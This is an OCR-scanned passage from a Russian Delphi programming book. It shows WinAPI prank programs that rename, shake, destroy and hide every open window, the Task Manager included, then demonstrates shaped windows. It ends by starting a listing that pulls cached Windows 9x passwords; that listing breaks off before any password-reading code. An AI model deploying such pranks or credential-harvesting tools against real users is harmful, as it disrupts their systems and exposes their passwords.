У функции EnumWindowsWnd есть один параметр — идентификатор найденного окна. Этого достаточно, чтобы мы могли изменить его заголовок. Есть такая WinAPI-функция SendMessage, которая посылает сообщения. У нее 4 параметра.

1. Первый— идентификатор окна, которому надо отослать сообщение. ЭТОТ Идентификатор МЫ получаем В качестве параметра EnumWindowsWnd.
2. Второй параметр — тип сообщения. Указан WM_SETTEXT. Сообщения данного типа заставляют окно сменить заголовок или свое содержание.
3. Третий — для данного сообщения должен быть о.
4. Четвертый параметр — новое имя или текст окна.

Итак, с помощью SendMessage мы посылаем найденному окну сообщение о том, что надо поменять текст. Новый текст указан в четвертом параметре функции SendMessage.

После того, как изменен текст главного окна, нужно запустить поиск дочерних окон. Обычно каждое окно имеет еще очень много разных элементов управления (например, кнопок), текст на которых тоже можно изменить. Именно ПОЭТОМУ НУЖНО вызывать функцию EnumChildWindows. Эта функция ищет все элементы управления внутри указанного окна. У нее три параметра.

1. Идентификатор окна, дочерние элементы которого нужно искать.
2. Адрес функции обратного вызова, которая будет вызываться каждый раз, когда найдено дочернее окно.
3. Просто число, которое может быть передано в функцию обратного вызова.

Как вы можете заметить, работа функции EnumChildWindows похожа на EnumWindows, только если вторая ищет окна во всей системе, то первая — внутри указанного окна.

Функция обратного вызова EnumChildWnd выглядит следующим образом:

```
//Эта функция вызывается, когда найдено дочернее окно
function EnumChildWnd(h: hwnd): BOOL; stdcall;
begin
 SendMessage(h,WM_SETTEXT,0,lparam(LPCTSTR('] [ с тобой')));
 Result:=true;
end;
```

Здесь мы также изменяем текст найденного окна с помощью функции SendMessage. После этого результату присваивается значение true, чтобы поиск продолжился.

В принципе программу можно считать законченной, но у нее есть один недостаток, о котором нельзя умолчать. Допустим, что программа нашла окно, и начала перечисление в нем дочерних окон, и в этот момент окно закрыли. Программа пытается послать сообщение окну об изменении текста, а окно уже не существует, и происходит ошибка выполнения. Чтобы этого не случилось, в функциях обратного вызова в самом начале нужно поставить проверку на правильность полученного идентификатора окна:

```
if h=0 then exit;
```

Вот теперь приложение можно считать законченным и абсолютно рабочим.

На компакт-диске в директории \Примеры\Глава 3\][с тобой вы можете увидеть пример этой программы и цветные рисунки этого раздела.



Рис. 3.6. Пример работы программы в Windows XP

3.5. Дрожь в ногах

Теперь немного изменим написанный в прошлом разделе пример и сделаем программу, которая будет перебирать все окна в системе и изменять их размеры. Можете открыть файл предыдущего примера и подкорректировать его или написать новый с кодом из листинга 3.9.

Листинг 3.9. Программа изменения размеров и координат всех окон

```
program Project1;

uses
  windows,
  Messages;

//Функция-ловушка
function EnumWindowsWnd(h: hwnd): BOOL; stdcall;
var
```

```
 rect:TRect;
 index:Integer;
begin
 if not IsWindowVisible(h) then
  begin
   Result:=true;
   exit;
  end;

 //Получаем размеры найденного окна
 GetWindowRect (h,rect);

 //Генерируем случайное число
 index:=random(2);

 if index=0 then
  begin
   //Если оно 0, то увеличиваем...
   rect.Top:=rect.Top+3;
   rect.Left:=rect.Left+3;
  end
 else
  begin
   //Иначе уменьшаем...
   rect.Top:=rect.Top-3;
   rect.Left:=rect.Left-3;
  end;

 MoveWindow(h,rect.Left,rect.Top,rect.Right-rect.Left,
      rect.Bottom-rect.Top,true);
 Result:=true;
end;

//Основной код
var
 h:THandle;
begin
 //Запускаем цикл
 while true do
```

```
  begin
    //Запускаем перечисление всех окон
    EnumWindows(@EnumWindowsWnd,0); .

    //Делаем задержку в 1000 мс
    h:=CreateEvent(nil, true, false, '' ) ;
    WaitForSingleObject(h, 1000);
    CloseHandle(h);
  end;
end.
```

Если вы посмотрите на этот код, то заметите, что основное содержание программы не изменилось. Здесь так же запускается бесконечный цикл, внутри которого вызывается функция перебора всех окон и делается задержка в 1 000 миллисекунд. В этой части абсолютно никаких изменений нет.

Теперь посмотрим на функцию ловушки EnumWindowsWnd, которая будет вызываться каждый раз, когда найдено окно. Тут первой вызывается функция IsWindowVisible. Эта функция проверяет, является ли найденное окно видимым. Если нет, то переменной Result присваивается значение true, и происходит выход из ловушки. Если Result равно true, то поиск следующего окна будет продолжен, иначе он остановится, и следующее окно не будет найдено.

После этого вызывается функция GetWindowRect. Этой функции передается в первом параметре идентификатор найденного окна, а она возвращает во втором параметре размеры этого окна в виде переменной типа TRect.

Получив габариты окна, генерируется случайное число с помощью функции random. Этой функции надо передать только значение максимально допустимого числа, а она вернет случайное число от о до указанного значения. После этого я проверяю, если число после округления (index обявлена как целая переменная) равно о, то я увеличиваю свойства тор и Left на з структуры rect. Иначе эти значения уменьшаются.

Изменив значения структуры, в которой хранились габариты найденного окна, это окно перемещается с помощью функции MoveWindow. Эта функция имеет 5 параметров.

1. Идентификатор окна, позицию которого надо изменить (h).
2. Новая позиция левого края (rect.Left).
3. Новая позиция верхнего края (rect.Top).
4. Новая ширина (rect.Right-rect.Left).
5. Новая высота (rect.Bottom-rect.Top).

Ну и напоследок переменной Result присваивается значение true, чтобы поиск продолжился.

Получается, что если запустить программу, то мы увидим дрожание всех запущенных окон. Программа будет перебирать все окна и случайным образом изменять их положение. Попробуйте запустить программу и посмотреть этот эффект в действии (дрожат только не открытые на весь экран окна).

На компакт-диске в директории \Примеры\Глава 3\Дрожь вы можете увидеть пример этой программы.

3.6. Найти и уничтожить

Теперь мы напишем еще один пример программы, которая будет работать с чужими окнами. Она будет искать в системе определенное окно и уничтожать его. На первый взгляд, мы должны воспользоваться способом, описанным в прошлом разделе, но это только на первый взгляд, потому что есть способ намного проще. Давайте создадим приложение, которое будет искать в системе окно с заголовком **Microsoft Word** и уничтожать его.

Создайте новое приложение и перенесите на форму только одну кнопку с заголовком **Найти и уничтожить. В** обработчике нажатия этой кнопки пишем следующий код:

```
procedure TForm1.FindAndDestroyButtonClick(Sender: TObject);
var
 h:hWnd;
begin
 h:=FindWindow(nil, 'Microsoft Word');
 if h=0 then exit;
 SendMessage(h, WM_DESTROY, 0,0);
end;
```

Новая функция здесь одна — FindWindow. Она ищет окно по заданным параметрам и если таковое найдено, то возвращает его идентификатор, иначе возвращает о. В качестве параметров нужно указывать значения искомого окна:

1. Класс окна. Нам он неизвестен, и мы здесь указываем nil.
2. Заголовок окна. Для примера мы взяли **Microsoft Word**, поэтому указан его заголовок.

Итак, единственное, что нам надо знать — заголовок окна, но знать его надо точно. В этом и состоит главный минус данного подхода программы, потому что Microsoft Word с открытым документом имеет заголовок **Имя документа - Microsoft Word**. Если нет открытых документов, то заголовок простой — **Microsoft Word**. В этом случае функция FindWindow однозначно

определит окно, которое надо найти. Иначе программа возвратит о. Как видите, поиск окна по заголовку нельзя назвать надежным, но класс окна мы не всегда можем определить.

После того как мы выполнили функцию `FindWindow`, проверяется возвращенное значение. Если оно равно о, то ничего не найдено, и надо выходить из программы. Если нет, то найденному окну посылается сообщение `WM_DESTROY` (УНИЧТОЖИТЬСЯ) С ПОМОЩЬЮ функции `SendMessage`.

Вот и все. Пример оказался очень простым, и мне больше уже нечего добавить.

На компакт-диске в директории \Примеры\Глава 3\Уничтожение окна вы можете увидеть пример этой программы.

3.7. Переключающиеся экраны

Помнится, когда появилась первая версия программы Dashboard (она была еще под Windows 3.1), меня сильно заинтересовала возможность переключения экранов. Немного позже я узнал, что эта возможность была "слизана" с Linux. Я некоторое время помучился, и написал собственную маленькую утилиту для переключения экранов под Windows *9x*. Сейчас мы воспользуемся подобным приемом для написания небольшой программы-прикола.

Как работает переключение экранов? Сразу открою вам секрет, никакого переключения реально не происходит. Просто все видимые окна убираются с рабочего стола за его пределы так, чтобы вы их не видели. После этого перед пользователем остается чистый рабочий стол. Когда нужно вернуться к старому экрану, то все возвращается обратно. Как видите и здесь — все гениальное просто.

При переключении окна перемещаются мгновенно за пределы видимости. Мы же для пущего эффекта будем перемещать все плавно, чтобы было видно, как все окна двигаются за левый край. Таким образом будет создаваться эффект, будто окна убегают от нашего взора. Программа будет невидима, поэтому закрыть ее можно только снятием задачи. Самое интересное — наблюдать за процессом, потому что если вы не успеете снять задачу за 10 секунд, то окно диспетчера задач тоже убежит и придется открывать его заново. Не буду больше болтать, а перейду к делу.

Для того чтобы лже-переключения происходили быстро, в Windows есть несколько специальных функций, которые мы здесь и рассмотрим.

Создай новый проект. Наше приложение не будет иметь форм, поэтому нужно все лишнее удалить. Выберите в меню **View** пункт **Project Manager** и здесь удалите модуль `Unit1` (рис. 3.7). Теперь щелкните правой кнопкой на имени проекта (по умолчанию это Project1.exe) и выберите в появившемся меню пункт **View Source.**



Рис. 3.7. Менеджер проектов

Из всего содержимого мы оставим только первую строку с именем программы и строку uses, куда допишем еще три модуля: windows, classes и forms. Все остальное удаляйте, а вместо пишите содержание листинга 3.10.

Листинг 3.10. Программа "Убегающие окна"

```
var
 i, j:Integer;
 h:THandle;
 WindowsList : TList; //Здесь будет храниться список видимых окон
 WRct: TRect;
 MWStruct: HDWP;
 W :THandle;
begin
 WindowsList:=TList.Create; //Создаем список видимых окон

 while (true) do
  begin
   //Запускаем цикл сдвига окон
   for i:=0 downto -Screen.Width do
    begin
     WindowsList.Clear; //Очищаем список
     W:=GetWindow(GetDesktopWindow,GW_CHILD);

     while W<>0 Do //Запускаем поиск всех видимых окон
```

```
      begin
        //Если окно видимо, то добавляем его в список
        if IsWindowVisible(W) then WindowsList.Add(Pointer(W));
         W:=GetWindow(W,GW_HWNDNEXT);//Ищем следующее окно
      end;

    MWStruct:=BeginDeferWindowPos(WindowsList.Count-1);//Начинаем сдвиг

    if Pointer(MWStruct)<>nil then
     begin
      for j:=0 to WindowsList.Count-1 do //Запускаем цикл по всем окнам
       oegin
        GetWindowRect(THandle(WindowsList[j]),WRct);
        MWStruct:=DeferWindowPos(MWStruct, THandle(WindowsList[j]),
            HWND_BOTTOM,
          WRct.Left+i, WRct.Top, WRct.Right-WRct.Left,
          WRct.Bottom-WRct.Top, SWP_NOACTIVATE or SWP_NOZORDER);
       end;
      EndDeferWindowPos(MWStruct);//Конец сдвига
     end;
   end;

  //Делаем задержку в 10 с
  h:=CreateEvent(nil,true,false,' ') ;
  WaitForSingleObject(h, 10000);
  CloseHandle(h);
 end;
WindowsList.Free;//Уничтожаем список видимых окон
end.
```

Первым делом инициализируется переменная WindowsList типа TList, которая описывает объект-список любых элементов. Мы будем заносить в этот список идентификаторы всех видимых окон.

Далее запускается бесконечный цикл с помощью вызова while (true) do. Внутри цикла код делится на две маленькие части: сдвиг окна и задержка в 10 секунд. С задержкой мы уже сталкивались не один раз, и она вам уже должна быть знакома.

Сдвиг окон происходит в цикле:

```
for i:=0 downto - Screen.Width do
```

Здесь запускается цикл, где переменная i изменяется от о до отрицательного значения ширины экрана. Это означает, что все окна сдвигаются влево. В этой строке очень интересным является ключевое слово downto. Обычно всегда используют просто to, при котором значение переменной увеличивается. Если указано downto, переменная i наоборот будет уменьшается.

Внутри цикла первым делом очищается список видимых окон WindowsList и заполняется новыми значениями. Это необходимо, потому что состояние видимых окон с момента последнего выполнения цикла могло измениться. Мы же делаем задержку после каждого сдвига в 10 секунд, чего более чем достаточно на запуск простых программ.

Для поиска видимых окон используется функция GetWindow, которая может искать все окна, включая главные и подчиненные. Указатель найденного окна сохраняется в переменной w. Видимость окна можно проверить с помощью вызова функции IsWindowVisible, передав в качестве параметра указатель на него. Если функция возвращает true, значит, то окно видимо, и его можно будет двигать. Если нет, то окно или невидимо, или свернуто, а такие окна двигать бесполезно.

Теперь о самом сдвиге. Он начинается с вызова API-функции BeginDeferWindowPos. Эта функция выделяет память для нового окна рабочего стола, куда мы и будем сдвигать все видимые окна. В качестве параметра нужно указать, сколько окон мы будем двигать.

Если предыдущие шаги выполнены успешно, то начинается перебор всех окон из подготовленного списка и их сдвиг. Для сдвига окна в подготовленную область памяти используется функция DeferWindowPos. В данный момент не происходит никаких реальных перемещений окон, а изменяется только информация о позиции и размерах.

После перемещения всех окон вызывается API-функция EndDeferWindowPos. Вот тут окна реально перескакивают в новое место. Это происходит практически моментально. Если бы вы использовали простую API-функцию setwindowPos для установки позиции каждого окна в отдельности, то прорисовка происходила бы намного медленнее.

Я всегда вам говорил, что все переменные типа объектов должны инициализироваться и уничтожаться. Во время инициализации выделяется память, а во время уничтожения память освобождается. В моем примере я создал переменную windowsList типа TList, но нигде не уничтожаю. Почему? Ведь Tlist — это объект, и я расходую понапрасну память. Все очень просто — программа выполняется бесконечно, и ее работа может прерваться только по двум причинам.

1. Выключили компьютер. В этом случае, даже если я буду освобождать память, то она никому не понадобится, потому что компьютер выключат ;).
2. Кто-то умный закончил процесс. То есть программа закончит выполнение аварийно, и память все равно не освободится.

Получается, что освобождать объект бесполезно, поэтому я этого не делаю. Но все же я не советую вам пренебрегать такими вещами и в других случаях всегда выполнять уничтожение объектов. Лишняя строчка кода никому не помешает, даже если вы думаете, что она никогда не будет выполнена.

Я много раз использовал задержку на некоторое время, сконструированную с помощью событий, но до сих пор еще не объяснил, как это работает. Пора бы разобраться в этом темном деле. Код задержки состоит из трех незамысловатых функций:

- `h:=CreateEvent(nil, true, false, '')` — создается пустое событие;
- `WaitForSingleObject(h, 10000)` — ожидание, пока не наступит событие. Так как событие пустое, ожидание будет идти столько времени, сколько указано во втором параметре;
- `CloseHandle(h)` — событие уничтожается.

Вот таким небольшим трюком мы делаем паузу в выполнении программы. Есть еще одна функция для осуществления задержки — `sleep`. Она проще в использовании, но загружает систему, поэтому я ее не использую.

Мне самому так понравился пример, что я целых полчаса играл с окнами. Они так интересно исчезают, что я не мог оторваться от этого глупого занятия. Но больше всего мне понравилось тренировать себя в скорости снятия приложения. Для этого я уменьшил задержку до 5 секунд.

Напоследок хочу предупредить, что программа невидима в Win9*x*. В Win2000/XP ее можно увидеть в диспетчере задач на вкладке **Процессы.**

Таким вот способом реализовано большинство программ-переключающих экраны.

На компакт-диске в директории \Примеры\Глава 3\Переключающиеся экраны вы можете увидеть пример этой программы.

В директории Source\Переключающиеся экраны я положил исходный код простой программы, которая умеет переключать экраны описанным выше способом. С ее помощью вы сможете написать любую собственную утилиту для переключения экранов.

3.8. Безбашенные окна

Еще в 1995 году почти все окна были прямоугольными, и всех это устраивало. Но несколько лет назад начался самый настоящий бум на создание окон неправильной формы. Любой хороший программист считает своим долгом сделать свое окно непрямоугольной формы, чтобы его программа явно выделялась среди всех конкурентов.

Для начала я покажу, как создавать круглые окна и окна с дырками. Создайте новый проект и в обработчике события OnCreate напишите следующий код:

```
procedure TForm1.FormCreate(Sender: TObject);
var
 FormRgn:HRGN;
begin
 FormRgn:=CreateEllipticRgn(0,0,Width,Height);
 SetWindowRgn(Handle,FormRgn,True);
end;
```



Рис. 3.8. Окно овальной формы

Запустите приложение, и вы увидите овальное окно (рис. 3.8). Как это получилось? Очень просто. В обработчике OnCreate использованы две WinAPI-функции: CreateEllipticRgn и SetWindowRgn. Рассмотрим обе эти функции более подробно:

```
CreateEllipticRgn(
 NLeftRect:Integer, //Левая позиция
 nTopRect:Integer, //Верхняя
 nRightRect:Integer, //Правая
 nBottomRect: Integer //Нижняя
   ): HRGN;
```

Данная функция создает область в виде эллипса. В качестве параметров передаются размеры эллипса.

```
SetWindowRgn(
 HWnd: HWND,   //Указатель на нашу форму
 HRgn: HRGN,   //Предварительно созданная область
 BRedraw:Boolean //Флаг перерисовки окна
):Integer;
```

Эта функция назначает указанному в качестве первого параметра окну созданную область, которая указывается во втором параметре. Если последний параметр равен true, то окно после назначения новой области будет перерисовано, иначе это придется сделать отдельно.

На компакт-диске в директории \Примеры\Глава 3\Ellipse Window вы можете увидеть пример этой программы.

Теперь немного усложним задачу и попробуем создать элемент управления неправильной формы. С помощью описанных функций можно создавать не только окна, но и элементы управления любой формы. В Windows все кнопки, панели и другие элементы тоже воспринимаются как окна. Поэтому мы можем изменить форму чего угодно, лишь бы у этого компонента было свойство Handle, а оно есть у всех объектов, имеющих в прародителях объект `TWinControl`. Компоненты с закладки **Standard** подходят под это описание, поэтому давайте создадим овальное текстовое поле `TMemo`.

Для начала нужно добавить на форму один компонент тмето. Теперь модернизируем написанный выше код до следующего:

```
procedure TForm1.FormCreate(Sender: TObject);
var
 FormRgn:HRGN;
begin
 FormRgn:=CreateEllipticRgn(2,2,Memo1.Width,Memo1.Height);
 SetWindowRgn(Memo1.Handle,FormRgn,True);
end;
```

В модернизированном коде при создании области мы отталкиваемся от размеров компонента Memo1. При назначении области указано свойство Handle компонента `Memo1`. Запустите программу и посмотрите на результат. Мое окно вы можете увидеть на рис. 3.9.



Рис. 3.9. Овальный компонент Memo1

На компакт-диске в директории \Примеры\Глава 3\Ellipse Memo вы можете увидеть пример этой программы.

Продолжим усложнять пример и создадим овальное окно с прямоугольной дыркой внутри. Для этого модернизируем код следующим образом:

```
procedure TForm1.FormCreate(Sender: TObject);
var
 FormRgn,EllipseRgn:HRGN;
begin
 EllipseRgn:=CreateEllipticRgn(0,0,Width,Height);
 FormRgn:=CreateRectRgn(round(Width/4),round(Height/4),
    round(3*Width/4),round(3*Height/4));

 CombineRgn(EllipseRgn,EllipseRgn,FormRgn,RGN_DIFF);
 SetWindowRgn(Handle,EllipseRgn,True);
end;
```

В первой строке создается уже знакомая овальная область. Результат сохраняется в переменной EllipseRgn. После этого создается квадратная область с помощью WinAPI-функции createRectRgn. У этой функции также четыре параметра, указывающие размеры прямоугольника. Этот результат сохраняется в переменной FormRgn.

После создания двух областей они комбинируются с помощью функции CombineRgn. У этой функции четыре параметра:

- Переменная области, в которую будет записан результат. Здесь указана область эллипса, хотя можно выделить под это дело и отдельную переменную типа HRGN.
- Первая область, которую нужно скомбинировать.
- Вторая область, которую нужно скомбинировать.
- Режим слияния. Здесь можно указать один из следующих вариантов:
  - RGN_AN — область перекрывания;
  - RGN_COPY — копия первой области;
  - RGN_DIFF — удаление второй области из первой;
  - RGN_OR — объединение областей;
  - RGN_XOR — объединение областей, исключая все пересечения.

Для примера использован режим RGN_DIFF, который удаляет прямоугольную область из овальной. Результат сохраняется в переменной EllipseRgn, которая потом назначается форме. На рис. 3.10 показано мое результирующее окно.

На компакт-диске в директории \Примеры\Глава 3\Eilipse Window2 вы можете увидеть пример этой программы.

Рис. 3.10. Овальное окно с квадратной дыркой внутри

Теперь еще больше усложним задачу и попытаемся создать окно абсолютно неправильной формы, используя для этого картинку.

Создайте новый проект. Поместите на форму один компонент `TImage`. В него вы должны загрузить какую-нибудь растровую картинку (например, в формате bmp), которая будет использоваться в качестве фона окна, и по ней мы будем вырезать форму. На рис. 3.11 вы можете видеть мое окно с рисунком в виде кадра из фильма "Матрица". А программа будет создавать окно, которое будет иметь форму девушки с ноутбуком. Весь белый фон удален (цвет фона будет определяться по цвету левой верхней точки изображения).

Рис. 3.11. Форма будущей программы

Сделайте картинку Timage невидимой (свойство visible нужно установить равным false). Она нужна нам на форме только для хранения картинки, а сам компонент не должен быть виден после запуска. Конечно же, можно было загрузить картинку, не используя компонентов, но это просто пример, а как вы будете его использовать в будущем — это уже ваше дело.

Теперь создадим обработчик события `FormCreate` и впишем в него следующий код:

```
procedure TForm1.FormCreate(Sender: TObject);
var
```

```
 WindowRgn: HRGN;
begin
 BorderStyle := bsNone;
 ClientWidth := Image1.Picture.Bitmap.Width;
 ClientHeight := Image1.Picture.Bitmap.Height;
 windowRgn := CreateRgnFromBitmap(Image1.Picture.Bitmap);
 SetWindowRgn(Handle, WindowRgn, True);
end;
```

В первой строчке стиль окна изменяется на bsNone, чтобы окно не имело никаких рамок и заголовков. В следующих двух строчках размеры клиентской области окна устанавливаются равными размерам изображения.

Последние две строчки являются самыми сложными в программе. Здесь сначала вызывается функция CreateRgnFromBitmap (эту функцию еще предстоит написать). Она будет создавать нестандартную область, и потом сохранит ее в переменной windowRgn. В последней строке вызывается API-функция SetWindowRgn, которая связывает созданную область с окном приложения.

Теперь немного о функции CreateRgnFromBitmap. Я постарался максимально упростить ее код, чтобы вы смогли сами во всем разобраться, и даже пожертвовал ради этого производительностью. Но при этом программа не лишена функциональности и прекрасно будет работать с любой bmp-картинкой (листинг 3.11). Главное запомнить, что цвет точки левого верхнего угла будет использоваться в качестве прозрачного.

Листинг 3.11. Функция создания области по картинке

```
function CreateRgnFromBitmap(rgnBitmap: TBitmap): HRGN;
var
  TransColor: TColor;
  i, j: Integer;
  i_width, i_height: Integer;
  i_left, i_right: Integer;
  rectRgn: HRGN;
begin
 Result := 0;

 //Запоминаем размеры окна
 i_width := rgnBitmap.Width;
 i_height := rgnBitmap.Height;

 //Определяем прозрачный цвет
```

```
transColor := rgnBitmap.Canvas.Pixels[0, 0];

//Запускаем цикл перебора строк картинки
//для определения области окна без фона
for i := 0 to i_height - 1 do
 begin
  i_left := -1;

  //Запускаем цикл перебора столбцов картинки
  for j := 0 to i_width - 1 do
   begin
    if i_left < 0 then
     begin
      if rgnBitmap.Canvas.Pixels[j, i] <> transColor then
       i_left := j;
     end
    else
     if rgnBitmap.Canvas.Pixels[j, i] = transColor then
      begin
       i_right := j;
       rectRgn := CreateRectRgn(i_left, i, i_right, i + 1);
       if Result = 0 then
        Result := rectRgn
       else
        begin
         CombineRgn(Result, Result, rectRgn, RGN_OR);
         DeleteObject(rectRgn);
        end;
       i_left := -1;
      end;
   end;
  if i_left >= 0 then
   begin
    rectRgn := CreateRectRgn(i_left, i, i_width, i + 1);
    if Result = 0 then
     Result := rectRgn
    else
     begin
      CombineRgn(Result, Result, rectRgn, RGN_OR);
```

```
        DeleteObject(rectRgn);
      end;
    end;
  end;
end;
```

Все это нужно написать раньше кода обработчика события FormCreate. Эта функция не относится к объекту основного окна и абсолютно самостоятельна, поэтому она должна быть описана раньше, чем будет использоваться. В противном случае компилятор выдаст ошибку, потому что не сможет найти ее описание.

Если вы сделали все, что написано выше, вы сможете запустить программу и наслаждаться результатом. Но у нее есть один недостаток — окно не имеет строки заголовка и состоит только из одной клиентской части, а значит, его нельзя перемещать по экрану. Но эта проблема решается очень просто.

Для начала в разделе private объявления формы укажем три переменные:

```
private
  { Private declarations }
 Dragging : Boolean;
 OldLeft, OldTop: Integer;
```

Переменная Dragging будет отвечать за возможность перетаскивания. В переменных OldLeft и OldTop будут сохраняться первоначальные координаты окна. На всякий случай в обработчике события OnCreate можно принудительно записать в переменную Dragging значение false, чтобы случайно при старте в нее не попало true и непроизвольное перетаскивание.

Теперь создадим обработчик события OnMowseDown для главной формы и впишем в него следующее:

```
procedure TForm1.FormMouseDown(Sender: TObject; Button: TMouseButton;
  Shift: TShiftState; X, Y: Integer);
begin
 if button=mbLeft then
  begin
   Dragging := True;
   OldLeft := X;
   OldTop := Y;
  end;
end;
```

Здесь происходит проверка: если щелкнули левой кнопкой, то нужно присвоить переменной Dragging значение true и запомнить координаты, в которых произошел щелчок.

Теперь создайте обработчик события OnMowseMove и напишите в нем следующее:

```
procedure TForm1. FormMouseMove (Sender: TObject; Shift: TShiftState; X,
  Y: Integer) ;
begin
 if Dragging then
  begin
   Left := Left+X-OldLeft;
   Top := Top+Y-OldTop;
  end;
end;
```

Здесь мы проверяем: если переменная Dragging равна true, то пользователь тащит окно, и нужно изменять его координаты.

В обработчике события OnMouseUp нужно написать только одну строчку:

```
Dragging := False.
```

Раз кнопка отпущена, то мы должны изменить переменную Dragging на false и закончить перетаскивание.



Рис. 3.12. Приложение с окном нестандартной формы

Посмотрите на рис. 3.12 и вы увидите окно моей программы. Я специально расположил окно поверх редактора с кодом программы, чтобы вы могли

видеть его нестандартный вид. Никакой квадратности, никаких оборочек, окно имеет вид Троицы из фильма "Матрица" за ноутбуком.



Рис. 3.13. Компонент поверх окна

Обратите внимание на рис. 3.13. Здесь я поместил компонент календаря на форму (рисунок слева). Справа показано окно работающей программы, и видно, что календарь также обрезался вместе с окном. Учитывайте это, если будете размещать что-то в таком окне.

На компакт-диске в директории \Примеры\Глава 3\Cool Window вы можете увидеть пример этой программы.

3.9. Вытаскиваем из системы пароли

В Windows *9x* существует очень большая дырка, с помощью которой можно без труда узнать системные пароли. Мало того, что они сохранялись в файле со слабым шифрованием, так они еще и загружались в кэш и хранились там на протяжении всей работы ОС. При этом в Windows API встроены функции, с помощью которых можно работать с кэшированными паролями. В результате Windows обладала самыми слабыми возможностями по охране безопасности информации.

В системах NT/2000/XP эта ошибка исправлена, и в них невозможно так просто добраться до пароля пользователя. Однако по данным многих исследовательских фирм, Windows 98 до сих пор доминирующая ОС на компьютерах пользователей. Это связано с тем, что накопился большой парк компьютеров, на которых современные версии Windows будут работать очень медленно, и не каждый может позволить себе установить 2000/XP.

Итак, сейчас вы узнаете эти функции, с помощью которых можно подсмотреть все пароли. На рис. 3.14 вы можете увидеть форму будущей программы. На ней расположен только один компонент `ListBox`, который я растянул по всей форме.



Рис 3.14. Форма будущей программы

Листинг 3.12. Программа вытягивания паролей

```
unit Unit1;

interface

uses
  Windows, SysUtils, Classes, Forms, Shell API, Controls, StdCtrls;

type
  TForm1 = class(TForm)
    ListBox: TListBox;
    procedure FormShow(Sender: TObject);
  private
    { Private declarations }
  public
    hMPR: THandle;
  end;

var
  Form1: TForm1;

const
  Count: Integer = 0;

